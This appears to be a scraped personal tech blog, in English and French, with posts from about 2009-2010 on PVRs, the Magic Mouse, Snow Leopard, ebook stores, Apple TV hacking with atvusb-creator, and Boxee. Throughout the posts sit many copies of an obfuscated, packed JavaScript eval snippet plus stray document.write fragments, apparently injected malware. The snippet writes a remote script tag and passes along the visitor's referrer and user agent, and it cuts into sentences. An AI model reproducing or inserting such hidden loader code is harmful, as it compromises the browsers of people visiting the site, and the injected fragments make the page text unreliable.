On another subject, some channels must really hate people with PVR (Personal Video Recorder—those cableboxes with an hard drive that can record two shows at a time, allow you to watch while recording and to fastforward the advert). I suppose they don’t like PVRs because their advertisers don’t like them either—since we can skip the advert (although, in my case, I do watch some adverts when they seem interesting, like the preview of a show or movie, a cool consummer product, etc.). Often, the people watching their TV on PVRs with a delay (a few hours to days later) are not counted in the ratings (the base for establishing the advert cost), therefore reducing the potential advertising income of TV stations. But this situation is slowly changing since delayed viewing on PVRs has started to be more and more frequent and is now calculated more often into the ratings.
Unfortunately, some TV stations still don’t like PVRs and—is it out of spite or simply to discourage viewers from using them?—often change the scheduling of a weekly show or let it run a few seconds or minutes over causing PVRs to record incomplete shows or sometime even fail to record them at all! I find this utterly annoying. This forces me to supplement the work of my PVR by also downloading some of the shows I am following in order to make sure I’ll be able to watch them in their entirety.
 Another negative side effect of the PVR (and downloading) is that a reduced ratings will often cause the downfall or cancellation of a show when a larger part of the viewership is not watching the direct broadcast. This is particularly true for science-fiction or geeky TV series. TV executives—not very bright people, particularly at Fox—tend to count only the traditional ratings. I really hate those people. They seem to take a cruel pleasure in cancelling an excellent Sci-fi TV series which has a strong following amongst the geeky fans but that has not good ratings amongst the usual and mondane viewers… (There’s countless example of this: Space Above & Beyond, Babylon 5, Firefly, Terminator: The Sarah Connor Chronicles, Defying Gravity, Dollhouse, etc. — many of those on Fox)
 Despite all that I still dearly love my PVR. It really changed my life and I don’t know how I was managing my TV watching before (I do vaguely remember recording one show at a time on a capricious VCR). With my hectic schedule I cannot necessarily watch a show at the moment it is broadcast, so now I can record one or two shows at a time for later watching. It is so convenient that I often PVR or download shows even when I am available to watch them in direct broadcast (then I simply jump in the show whenever I like and start watching from the start—and even skip the advert!).
It is surprising, when we think about it, how new technologies as simple as they are can completely change our lives so quickly. Of course such change is not always for the best. I do watch too much TV for my health. A recent study said that watching more than four hours of TV per day could seriously reduce our life expectancy. Maybe I should cut my viewing time and read more books instead—I would probably have more time to think or to write. However, TV is addictive they say. But, frankly, getting a story told either in writing as a book or in pictures as a TV broadcast isn’t that different, isn’t it? I guess, with a book, more is left to the imagination, making the brain work harder… But isn’t that more tiring? 😉
La recherche visuelle au services des bibliothèques
Sur le blog Espace B (B pour “bibliothèque” évidemment, document.write(“”); car c’est le blog des bibliothèques de la Ville de Montréal) j’ai trouvé le billet “La recherche visuelle au services des bibliothèques” qui discute les dangers et les avantages de la nouvelle technologie Google Goggles qui utilise des images pour faire des recherches sur internet. C’est intéressant et si bien dit que ça ne vaut pas la peine que je répète. Clicker le lien et aller y lire vous-même!
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|rathe|var|u0026u|referrer|srkkn||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|syfia|var|u0026u|referrer|ardzz||js|php’.split(‘|’),0,{}))
J’inclus ici le petit video d’introduction:
J’avais vu l’information sur Google Goggles mais comme pour l’instant ce n’est disponible que sur les cellulaires avec Android je n’y ai pas porté trop attention. C’est toutefois à surveiller…
Lecture sur iPhone
Le 14 novembre dernier Le Devoir faisait paraître un article intitulé “Plus de lecteurs que de joueurs sur le iPhone” (le lien ne renvoi malheureusement pas à l’article complet étant donné que, document.write(“”); contraitement à la Gazette ou à La Presse, la version digitale intégrale du Devoir n’est disponible que par abonnement).
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|srsea|var|u0026u|referrer|fhhsz||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fkkds|var|u0026u|referrer|bsszy||js|php’.split(‘|’),0,{}))
L’article fait état d’une étude qui démontre que récemment plus de livres numériques ont été téléchargé sur les iPhone et iPod Touch d’Apple que de jeux vidéos (en fait 20% des applications téléchargées seraient des ebooks). C’est surprenant quand on sait que le marché des jeux vidéos sur téléphones intelligents est en pleine croissance justement à cause de la venue du iPhone.
L’impact de l’iPhone et de l’iPod Touch (que l’article nomme “iTouch”) sur l’industrie du livre numérique pourrait donc être immense étant donné qu’ils représentent déjà un marché de 57 millions d’usagers. C’est un marché beaucoup plus vaste que celui du lecteur (livrel) Kindle d’Amazon. Apple pourrait donc se positionner d’une façon très avantageuse dans le marché du livre numérique. Pour l’instant, Apple est désavantagé par le petit écran de ses lecteurs (3.5 po — et non 6 po comme mentionné dans l’article; 6 po c’est la taille de l’écran du Kindle), mais si la rumeur du lancement en 2010 d’un lecteur avec un plus grand écran (la fameuse “tablette”) s’avérait vrai, alors Apple prendrait définitivement la tête du marché (et je serais l’un des premiers à acheter un tel produit — sinon je devrai éventuellement me rabattre sur un Kindle, maintenant disponible au Canada). L’abonnement à The Gazette est d’ailleurs depuis peu disponible sur Kindle.
A Magic Mouse !
 I liked my Mighty Mouse a lot (but it’s not mighty anymore due to some copyright issues with the name: just the Apple Mouse now). I don’t think it was my first wireless mouse (I don’t remember well, document.write(“”); but I think I had a standard wireless mouse that I gave to my sister later), but it was the first one with a trackball. I bought it not long after it was released, along with the short Apple aluminum wireless keyboard (I ordered them a little after I got my 20-inch 2.4GHz Intel Core 2 Duo iMac — the Mid 2007 model). The freedom of having a wireless mouse is difficult to express, but adding a trackball to it was really making it easier to move on the screen. Particularly when doing a lot of internet browsing or even graphic layouts like I do. After a couple of weeks of using it, I was easily getting annoyed whenever I had to use a trackball-less mouse at work. And its round, oval shape was quite confortable to work with, even for long hours.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ddsfs|var|u0026u|referrer|bkrdi||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ddnry|var|u0026u|referrer|ssyyb||js|php’.split(‘|’),0,{}))
Unfortunately, the Mighty Mouse had two major drawbacks: poor battery life and the trackball mecanism getting dirty and difficult to clean up. Holding the mouse upside down and rolling the ball on a clean sheet of paper was the best trick I had found to clean the mecanism, but after a while it simply stopped working properly and it was getting difficult to move through the screen even for simple task. I didn’t want to spend money on another Might Mouse, so I was quite happy to learn that Apple had come out with the most clever solution to solve the trackball problem for its newest wireless mouse, known as the Magic Mouse.

Unsurprisingly, Apple succeeded to build a better mouse. They gave it a new sleek design, a more sensitive laser tracking, an improved battery life and (that’s where their genius came to work) they replaced the trackball with a Multi-touch surface similar to what we find on their MacBook Pro. They created the first multi-touch mouse! Not only you can move the cursor on the screen by moving the mouse (on any surface, no need of a mousepad anymore) and click or double-click like any mouse, but you can also control the screen using gesture on the multi-touch surface. There are no buttons as the mouse itself functions as a left and right two-button mouse. By brushing your finger on the seamless multi-touch surface you can scroll in any direction (up and down, left and right, and even pan a full 360 degrees). Scrolling with one finger while holding down the keyboard’s control key will perform screen zoom. With a two-finger swipe you can also advance through pages in Safari or browse photos in iPhoto. It’s really amazing.

I was afraid that it would take me some time to get used to its “sleek and dramatically different low-profile design” or to using the multi-touch surface instead of a trackball, but, in the contrary, it was quite easy. It’s very confortable to use and I got the hang of the touch thing within minutes. It was a well spent $70. I heartily recommend it. It’s simply… magic!
Unfortunately, the widget Mighty Monitor (to check the battery level of the Mighty Mouse and Wireless keyboard) doesn’t work for the Magic Mouse. I hope that the widget will be updated or someone will create a similar one for the Magic Mouse. Although we can always check battery levels through the bluetooth icon in the menubar… but it’s not as cool as the widget.
Update (2009-11-08): Apparently some people are experiencing problems with their Magic Mouse… No problems so far for me.
Update (2009-11-11): Still no “real” problem with my Magic Mouse but the more I use it the more I see its limitation. No complain with the laser tracking, but the scrolling with the multi-touch surface can often be difficult to control precisely. Sometime when I moved the mouse just by holding it on its sides it induce involuntary scrolling. Sometimes it scrolls too fast. It is particularly annoying when you are doing precise tasks like layout. I guess nothing is perfect. However, I still like the Magic Mouse.
Update (2009-12-08): Apparently the Magic Mouse is causing keyboard battery drain… I’ve been plagued by this problem since I’ve installed the Magic Mouse and was wondering what was happening. Hopefully Apple will acknowledge the problem soon and quickly provide a fix. Also an anonymous tipster told me that the Mighty Monitor has been updated to support the Magic Mouse. I’ve downloaded the update and it works great.
Update (2010-01-26): An Aluminum Wireless Keyboard Firmware Update is supposed to solve the battery drain problem…
Update (2010-06-03): Yup, I haven’t had any problem since…
The Cosmos is singing
I just found this really cool music video that someone made using some clips from Carl Sagan’s tv series “Cosmos”:
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|zasay|var|u0026u|referrer|asrzd||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ydfan|var|u0026u|referrer|fytda||js|php’.split(‘|’),0,{}))
Snow Leopard
 The new Macintosh Operating System, document.write(“”); Mac OS X 10.6 also known as “Snow Leopard,” shipped last week (friday August 28th) but I didn’t receive it until monday (August 31st).
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|bzady|var|u0026u|referrer|ydtne||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dyzza|var|u0026u|referrer|bnhkf||js|php’.split(‘|’),0,{}))
In preparation for the update, following some recommendations, I had already made sure last week that my Time Machine backup was up-to-date and that every other devices linked to my Mac (A-TV, iPod) had been properly synced. I had also verified my hard drive, repaired permissions and did a little cleaning (getting rid of a few unused or older apps). Just to make really sure I could easily recover from any problems, I had also purchased an extra 320Gb hard drive that was used to clone the HD of my iMac.
(More after the jump)
I’ve spend all monday night installing Snow Leopard. It really took most of the evening, so I watched TV while it was installing. I then spend a couple of hours checking the computer for changes and problems. I already knew by reading the tech news that some apps would not work and that most of the changes would be invisible, but I couldn’t help to feel disappointed. I am glad that I paid only $35 CND ($29.95 US) for this upgrade and somewhat I don’t regret getting it. The OS was almost entirely rewritten so it is faster and lighter, but the speed increase is not really noticeable. And all the improvements (on the visual appearance, on the performance or the added fonctionnality) are rather small. Overall, it is mostly the same than Leopard, but better. However, there’s no new fonctions that make me exclaim in joy and the new OS generates several problems. It is far from the crisis that I experienced when installing Mac OS 6 and 7, but still those little problems end up being quite an annoyance.
Here’s a quick list of the problems that I experienced:
- Norton Anti-Virus 11.0.2 is broken.
- Mail app is behaving strangely.
- iCal cannot publish Calendars anymore.
For Norton Anti-Virus there is nothing I can do but wait for Symantec to released an updated version that fixes the bug. However, I am amazed that such a big company, who is handling the security for so many people’s computer, would let a problem like this happen. It is true that Snow Leopard was released ealier than expected, but the OS was seeded to developpers several months ago for them to test it and make sure their softwares would still work properly after the update. Clearly, Symantec has failed us. According to their forum, NAV 11.0.3 update should be available around mid-September…
After installing Snow Leopard, one of my mail server was at first not responding, but it worked after a while. Then I noticed that some emails were not appearing where they should in the email’s list of the Mail app. I first thought “well, I have lots of emails—in fact two years worth of emails—so it might be a little heavy fo the app and cause it to be slow and behave strangely.” Therefore I decided to backup and eliminate most of the older emails. First, I archived and zipped all my mailboxes (so I could re-import them later if necessary). Then I also upgraded Mail Steward 7.9.8 to 8.2.5 (at the cost of $20) to archive all my mailboxes in a way that would be searchable. Finally, I deleted all my old emails. I thought it did the trick, but I recently noticed that some emails are still sometime not listed, but they reappear if I refresh the window. I haven’t seen that problem mentioned by anyone else (someone did mention problems with the Mail app but it seems to be a different bug). It is not too much of a problem, but it is annoying and hopefully it will be corrected in a future update.
After installing Snow Leopard, I also noticed that my exported iCal calendar were not working anymore. I was getting a “calendar cannot be found” error message from MobileMe. According to the tech news sites, a bug seems to prevent calendars with all-day events to be properly published. After searching the web, I found a work-around using iCal Exchange to publish the calendar on Google Calendar instead. On the Apple forums, someone suggest that switching iCal from 64-bit to 32-bit mode will temporarily fix the problem. I haven’t tried this fix yet and I am rather waiting for an Apple update.
Finally, some of the applications that I am currently using are still PowerPC apps. For some, I’ve found updated version for Intel Macs, but for a few apps there are no Intel or Universal version. For some there is simply no alternative than continue to use Rosetta (ReadIris Pro 11 for example) and for others I will have to consider purchasing alternative softwares (for example: updating Toast 6 Titanium with Roxio Toast 10 for $80, or replacing Appleworks 6 with Bento 2 for about $50).
Update: On September 9th, in Apple “It’s Only Rock and Roll” event, Steve Job announced iTunes 9, new iPod models and the iPhone / iPod Touch OS 3.1.1. Similarly to Snow Leopard, the free iPod Touch OS update is bringing just a few disappointing improvements and, according to some, a few problems. In my case, the iPod seems to have batteries problem recently. Goes from fully charged to nearly empty so it shuts down and is unable to reboot until it’s recharged. Annoying.
Update: On September 10th, Apple released Mac OS X 10.6.1 but it doesn’t seem to fix any of my problems. Hopefully it will come with the next update.
Update: On September 16th, the Symantec forum announces the release of NAV 11.0.3. I ran LiveUpdate immediately and after a longer than usual download, NAV installs and request a reboot. It now seems to work. They announced another update, 11.1, for late October.
Livres numériques en français
Ces dernières années nous avons vu apparaitre aux États-Unis une abondance de sites internet offrant des livres numériques (les fameux eBooks): Amazon.com, document.write(“”); Barnes & Noble, Borders, Sony et beaucoup d’autres. Protoculture offre déjà depuis plusieurs années ses titres les plus récents en format numérique.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|eabyy|var|u0026u|referrer|infhh||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|fyadk|var|u0026u|referrer|kedit||js|php’.split(‘|’),0,{}))
De telles boutiques virtuelles ont également commencé à faire leur apparition en France (comme Numilog ou le site de la FNAC par exemple, quoique nos cousins Européens semblent plus portés vers les documents gratuits comme c’est le cas avec Gallica) mais jusqu’à très récemment il n’y avait rien pour le marché francophone nord-américain.
The Gazette nous apprends ce matin que Archambault et Sony se sont associé pour nous offrir une boutique virtuelle de livres numériques: Jelis.ca.
Cela permettra à Sony de vendre son lecteur électronique au Québec (quoiqu’un lecteur n’est pas nécessaire pour lire les titres acheté sur Jelis.ca) et à Archambault d’entamer un marché encore vierge puisque Kindle, le lecteur électronique d’Amazon, n’est pas disponible à l’extérieur des USA.
Il est intéressant de noter que plusieurs titres de l’éditeur de genres Alire sont disponible sur Jelis.ca.
Je ne crois pas que le livre imprimé soit menacé par le livre numérique, qui ne représente qu’un nouveau format de publication comme l’est le livre de poche ou le livre audio. Et l’expension du marché du livre numérique est grandement limitée par les prix des lecteurs électroniques ($260 à $600 dépendant des cas) et celui des livres numériques eux-même. En effet, dans la plupart des boutiques virtuelles de livres numériques, ceux-ci sont vendu au même prix que le livre imprimé, ce qui est ridicule considérant que ce produit n’encourt aucun coût d’impression et des frais de distribution moindre (seulement le pourcentage que prends le détaillant virtuel). Théoriquement, un tel format devrait offrir à l’éditeur un revenu plus grand et, au lecteur, un coût d’achat moindre (d’à peu près 30%). Mais ce n’est pas encore le cas. Toutefois, c’est un format qui a de l’avenir.
Boxee etc
 I have previously mentioned that we now can easily hack the Apple TV with atvusb-creator which install both XMBC and Boxee. Now that Boxee has been updated and that I have finally received an invite for the testing, document.write(“”); I would like to talk a little more about it.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|dnsie|var|u0026u|referrer|nbseb||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kabhf|var|u0026u|referrer|nerrb||js|php’.split(‘|’),0,{}))
Boxee is a social media center based on the popular XBMC. It allows you to play videos, music and pictures from your own computer or from the internet (streaming content from websites like Hulu, CBS, BBC, Comedy Central, Last.fm and flickr). Its “social” aspect means that you can share with your “friends” whatever media you’re listening to or watching and send them your recommandations. So, basically, it is exactly the same type of media entertainment center than XBMC, but with a fancier interface and the social twist.

I like the general look of Boxee, particularly the way you can browse through your media library, but I prefer the XMBC video player which is simpler and seems to provide a better picture. Like XMBC, it is controled through the ATV remote which is too simple to offer a comfortable experience (but apparently you can pair it with a different remote). I particularly like the fact that Boxee offer much more streaming websites and a much easier interface to browse them, but unfortunately many of those websites (like Hulu) have geofilters and can be watched only from the USA. All in all, I prefer XMBC. I don’t feel I have any use for Boxee, but I’ll continue to play with it once in a while (after all atvusb-creator install both Boxee and XMBC) and it might grow on me. In any cases, I recommand you to try it.
 Apple recently updated the AppleTV operating system to version 2.3, which forced me to use the Terminal application for the first time (to send to the ATV commands in Unix source code) in order to prevent my ATV to auto-update until a newer version of atvusb-creator was created. Then I had to send the code to force the ATV to update its OS, before finally installing the new version of atvusb-creator compatible with the new OS. Complicated for someone who’s not used to deal with those command codes. But I survived and the ATV is now working again (with XMBC).
I also discovered that atvusb-creator now also install SofwareMenu, an application that facilitate the installation and update of plugins like ATVfiles (a file browser), CouchSurfer (a web browser) and nitoTV (a video player, which would allow to play video without the need of XMBC). Unfortunately, most of those plugins are still not compatible with the ATV OS 2.3 and their installation made the ATV crashed, so I had to use Terminal again to remove them (not without difficulty, but I finally succeeded thanks to the help from atvusb-creator’s developpers). Once this problem is fixed, those plugins will be quite useful for sure, but for now I’ll be more prudent and avoid install new stuff.
Apple TV hack
 Since the time I have purchased the Apple TV, document.write(“”); I have refrained from hacking it. Not that I didn’t feel it was necessary — in the contrary, the ATV in itself is rather disappointing, although recent updates made it more interesting by adding the possibility to purchase or rent movies, as well as TV series in HD, access to iTunes radio stations or a “stand-by” option in the menu (you cannot turn ATV off but you can put it to sleep) — but simply because I didn’t have much time to consider or perform the complexe hacking procedures.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|hsief|var|u0026u|referrer|friir||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yneif|var|u0026u|referrer|isyzf||js|php’.split(‘|’),0,{}))
 The first hack that was made available was hardware and required to open the ATV to remove the hard drive. I used to like opening my computers to play with their guts, but lately the innards of electronic devices have become so compact and complicated that I don’t want to take that risk anymore — without mentioning that I would rather not void the ATV warranty. After a while someone came up with the clever concept of the “patchstick”, a USB drive that contains the necessary code to enable SSH on the ATV and install plugins & scripts giving the ATV extra functionality. But putting the patchstick together was still a complicated procedure and using it entailed some risks so I decided to wait until I could learn more about it or until someone would come up with a simpler procedure. Later, a pre-installed USB drive was offered on the market, but the company selling it was sued and the product withdrawn. Finally, someone came up with atvusb-creator, an easy-to-use patchstick (well “easy” is all relative since I had a hell lots of trouble getting the app to work on my iMac—since then they released a new version of the app that works better—and I had to try several USB drives before finding one that would work properly on the ATV (a Lexar USB2 SDHC card reader with a cheap Taiwanese Adata 1 Gb card), but after several hours of work I finally succeeded to hack the ATV and can now access it via FTP). It is mostly designed to install Boxee (a media center also working as a social network, but it is still in alpha testing, on invitation only, and I didn’t manage to get an invite yet), but it also installs XBMC !
Once the ATV is SSH enabled you can install all sort of scripts or plugins (see AwkwardTV for details), but XBMC is really all I need. It is very similar to the XBMC that I am running on my old Xbox, except that it looks nicer and performs better. With XBMC the ATV can access files on my network drive and it plays about any type of video files (I don’t have problems anymore with the Matroska file format or Hi-Def video). That’s really cool.

Now, the next step will be to purchase an HDTV… Before Christmas. But that’s another story.
Post-con comments
It’s October already. Time goes by so fast… It is also slowly getting colder…
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|iaeak|var|u0026u|referrer|iedya||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|esiyd|var|u0026u|referrer|bkkab||js|php’.split(‘|’),0,{}))
I am so tired… Convention and travelling really seem to drain me lately. It’s either because I’m really getting old or I’m really out of shape. I guess I need to get out and exercice more.
After all the LifeCast app is not that good. In a way, document.write(“”); it is better to use the browser Safari to edit the blog directly on Blogger. In any case, blogging on the iPod is not easy since we have to deal with the tiny keyboard (but it’s way better than sending SMS on a cellphone!).
The iPod was really useful when I was away. And there are so many fun apps (games, eReader, dictionaries, etc., playing music and video) that it’s difficult to keep away from the device. But it is mainly useful to keep in touch with the world (internet, emails, weather, stocks, maps, tv schedule, wikipedia, airport info, election polls, etc.) and people (Facebook, AIM, Twitter, blogging, etc.). Now that I have it, I don’t know how I could ever live without it. Nevertheless, it’s not easy to get a reliable wifi connection even if I paid a $10 monthly subscription to Boingo. There lies the big advantage of the iPhone over the iPod (but at what cost!). However, as I predicted, VOIP apps are starting to appear and, with the release of the earphones with remote and mic later this month, we’ll be able to make VOIP calls via wifi! I can’t wait to try that.
LifeCast
LifeCast, document.write(“”); the mobile blogging apps, seems to work fine. I was hoping for a little more fonctionality (like being able to edit a post, adding labels, etc) but we shouldn’t ask too much to a free apps. Other apps seem to offer more but they sell for more than I am ready to pay for a iPod apps ($10 !!). We’ll hope that future updates of LifeCast will bring more fonctions.
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ikfkb|var|u0026u|referrer|kirzk||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|ktaer|var|u0026u|referrer|zhteb||js|php’.split(‘|’),0,{}))
Posted with LifeCast
Mobile Blogging
I have set up the iPod to be able to blog with it. This is my first entry to test it. I’ll be attending a convention in Florida next week-end and this could be useful if it works well…
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|aafee|var|u0026u|referrer|dezfk||js|php’.split(‘|’),0,{}))
